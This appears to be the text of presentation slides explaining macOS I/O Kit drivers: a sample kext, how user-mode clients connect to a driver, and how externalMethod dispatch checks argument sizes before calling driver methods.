
OSDefineMetaClassAndStructors(com_osxkernel_driver_IOKitTest, IOService)

bool com_osxkernel_driver_IOKitTest::init(OSDictionary* dict)
{
    bool res = super::init(dict);
    IOLog("IOKitTest::init\n");
    return res;
}

IOService* com_osxkernel_driver_IOKitTest::probe(IOService* provider, SInt32* score)
{
    IOService *res = super::probe(provider, score);
    IOLog("IOKitTest::probe\n");
    return res;
}

bool com_osxkernel_driver_IOKitTest::start(IOService *provider)
{
    bool res = super::start(provider);
    IOLog("IOKitTest::start\n");
    return res;
}
```

sample i/o kit driver



Xcode template


```
$ sudo kextload IOKitTest.kext

$ grep IOKitTest /var/log/system.log
users-Mac kernel[0]: IOKitTest::init
users-Mac kernel[0]: IOKitTest::probe
users-Mac kernel[0]: IOKitTest::start
```

load kext; output

I/O KIT

'inter-ring' communications



I/O KIT

connecting to a driver (service)

//initializations

```
initWithTask(owningTask, ..., type, ...)
```

↑
> can verify (user) client

*"called automatically by I/O Kit when a user process attempts to connect to [a] service."
-apple.com*

//init class, invoke initWithTask()

```
newUserClient(owningTask, ..., type, ...)
```

> instantiate class

> invoke class->initWithTask();

ring-0

ring-3



IOServiceOpen(...)

I/O KIT

invoking driver methods

//check params, invoke method

```
super::externalMethod(..., dispatch, ...)
```




//look up method, invoke super

```
externalMethod(selector, ...)
```

```
> dispatch = methods[selector]
```

ring-0

ring-3



I/O KIT

example driver interface

```
const IOExternalMethodDispatch com_osxkernel_driver_IOKitTestUserClient::sMethods[kTestUserClientMethodCount] =  
{
```

```
    //kTestUserClientStartTimer(void);  
    {sStartTimer, 0, 0, 0, 0},
```

array of 'callable' methods

```
    //kTestUserClientDelayForTime(const TimerValue* timerValue);  
    {sDelayForTime, 0, sizeof(TimerValue), 0, 0},
```

```
};
```

entry point, user-mode requests

```
IOReturn com_osxkernel_driver_IOKitTestUserClient::externalMethod (uint32_t selector, IOExternalMethodArguments*  
arguments, IOExternalMethodDispatch* dispatch, OSObject* target, void* reference)  
{
```

```
    //ensure the requested control selector is within range  
    if(selector >= kTestUserClientMethodCount)  
        return kIOReturnUnsupported;
```

forward request to super,
which routes to method

```
    dispatch = (IOExternalMethodDispatch*)&sMethods[selector];  
    target = this;  
    reference = NULL;  
    return super::externalMethod(selector, arguments, dispatch, target, reference);
```

```
}
```

i/o kit driver interface

I/O KIT

IOExternalMethodDispatch struct

function pointer & param descriptors

```
struct IOExternalMethodDispatch {                                     IOUserClient.h
    IOExternalMethodAction function;                                //function pointer
    uint32_t checkScalarInputCount;                                //number of scalar inputs
    uint32_t checkStructureInputSize;                               //size of struct input
    uint32_t checkScalarOutputCount;                               //number of scalar outputs
    uint32_t checkStructureOutputSize;                             //size of struct output
};
```

```
const IOExternalMethodDispatch ::sMethods[kTestUserClientMethodCount] = {
    ...
    {sDelayForTime, 0, sizeof(TimerValue), 0, 0}
};
```

```
.function = sDelayForTime;
.checkScalarInputCount = 0;
.checkStructureInputSize = sizeof(TimerValue);
.checkScalarOutputCount = 0;
.checkStructureOutputSize 0;
```



"The checkScalarInputCount, checkStructureInputSize, checkScalarOutputCount, and checkStructureOutputSize fields allow for sanity-checking of the argument list before passing it along to the target object." -apple.com

I/O KIT

super's externalMethod()

only checks sizes (not values)

```
IOReturn IOUserClient::externalMethod( uint32_t selector, IOExternalMethodArguments * args,  
    IOExternalMethodDispatch * dispatch, OSObject * target, void * reference )
```

```
{
```

```
    count = dispatch->checkScalarInputCount;
```

```
    if((kIOUCVariableStructureSize != count) && (count != args->scalarInputCount)) → check scalar input  
        return (kIOReturnBadArgument);
```

```
    count = dispatch->checkStructureInputSize;
```

```
    if((kIOUCVariableStructureSize != count) && (count != ((args->structureInputDescriptor)  
        ? args->structureInputDescriptor->getLength() : args->structureInputSize))) → check struct input  
    {  
        return (kIOReturnBadArgument);  
    }
```

```
    count = dispatch->checkScalarOutputCount;
```

```
    if((kIOUCVariableStructureSize != count) && (count != args->scalarOutputCount)) → check scalar output  
        return (kIOReturnBadArgument);
```

```
    count = dispatch->checkStructureOutputSize;
```

```
    if ((kIOUCVariableStructureSize != count) && (count != ((args->structureOutputDescriptor)  
        ? args->structureOutputDescriptor->getLength() : args->structureOutputSize))) → check struct output  
    {  
        return (kIOReturnBadArgument);  
    }
```

```
    err = (*dispatch->function)(target, reference, args);
```

→ finally, call method :)

I/O KIT

user 'client' (find/connect)

```
$ ioreg -c IOService
com_osxkernel_driver_IOKitTest
{
  "CFBundleIdentifier" = "com.osxkernel.IOKitTest"
  "IOMatchCategory" = "com_osxkernel_driver_IOKitTest"
  "CFBundleIdentifer" = "com.osxkernel.IOKitTest"
  "IOResourceMatch" = "IOKit"
}
```

'ioreg' output

'service name':
com_osxkernel_driver_IOKitTest

```
io_connect_t driverConnection = 0;
```

//open connection

```
IOServiceOpen(service, mach_task_self(), 0, &driverConnection);
```

2

open/create connection

```
mach_port_t masterPort = 0;
io_service_t service = 0;
```

//get master port

```
IOMasterPort(MACH_PORT_NULL, &masterPort);
```

//get matching service

```
service = IOServiceGetMatchingService(masterPort, IOServiceMatching("com_osxkernel_driver_IOKitTest"));
```

1

'finding' i/o kit driver

I/O KIT

user 'client' (send request)

IOKitLib.h

kern_return_t

```
IOConnectCallStructMethod(mach_port_t connection, uint32_t selector, const void *inputStruct,
size_t inputStructCnt, void *outputStruct, size_t *outputStructCnt);
```

or

```
kern_return_t IOConnectCallScalarMethod(mach_port_t connection, uint32_t selector, const uint64_t
*input, uint32_t inputCnt, uint64_t *output, uint32_t *outputCnt);
```

IOConnectCall* methods

```
struct TimerValue { uint64_t time, uint64_t timebase; };
struct TimerValue timerValue = { .time=500, .timebase=0 };
```

//make request to driver

```
IOConnectCallStructMethod(driverConnection, kTestUserClientDelayForTime timerValue, sizeof(TimerValue), NULL, 0);
```

3

selector

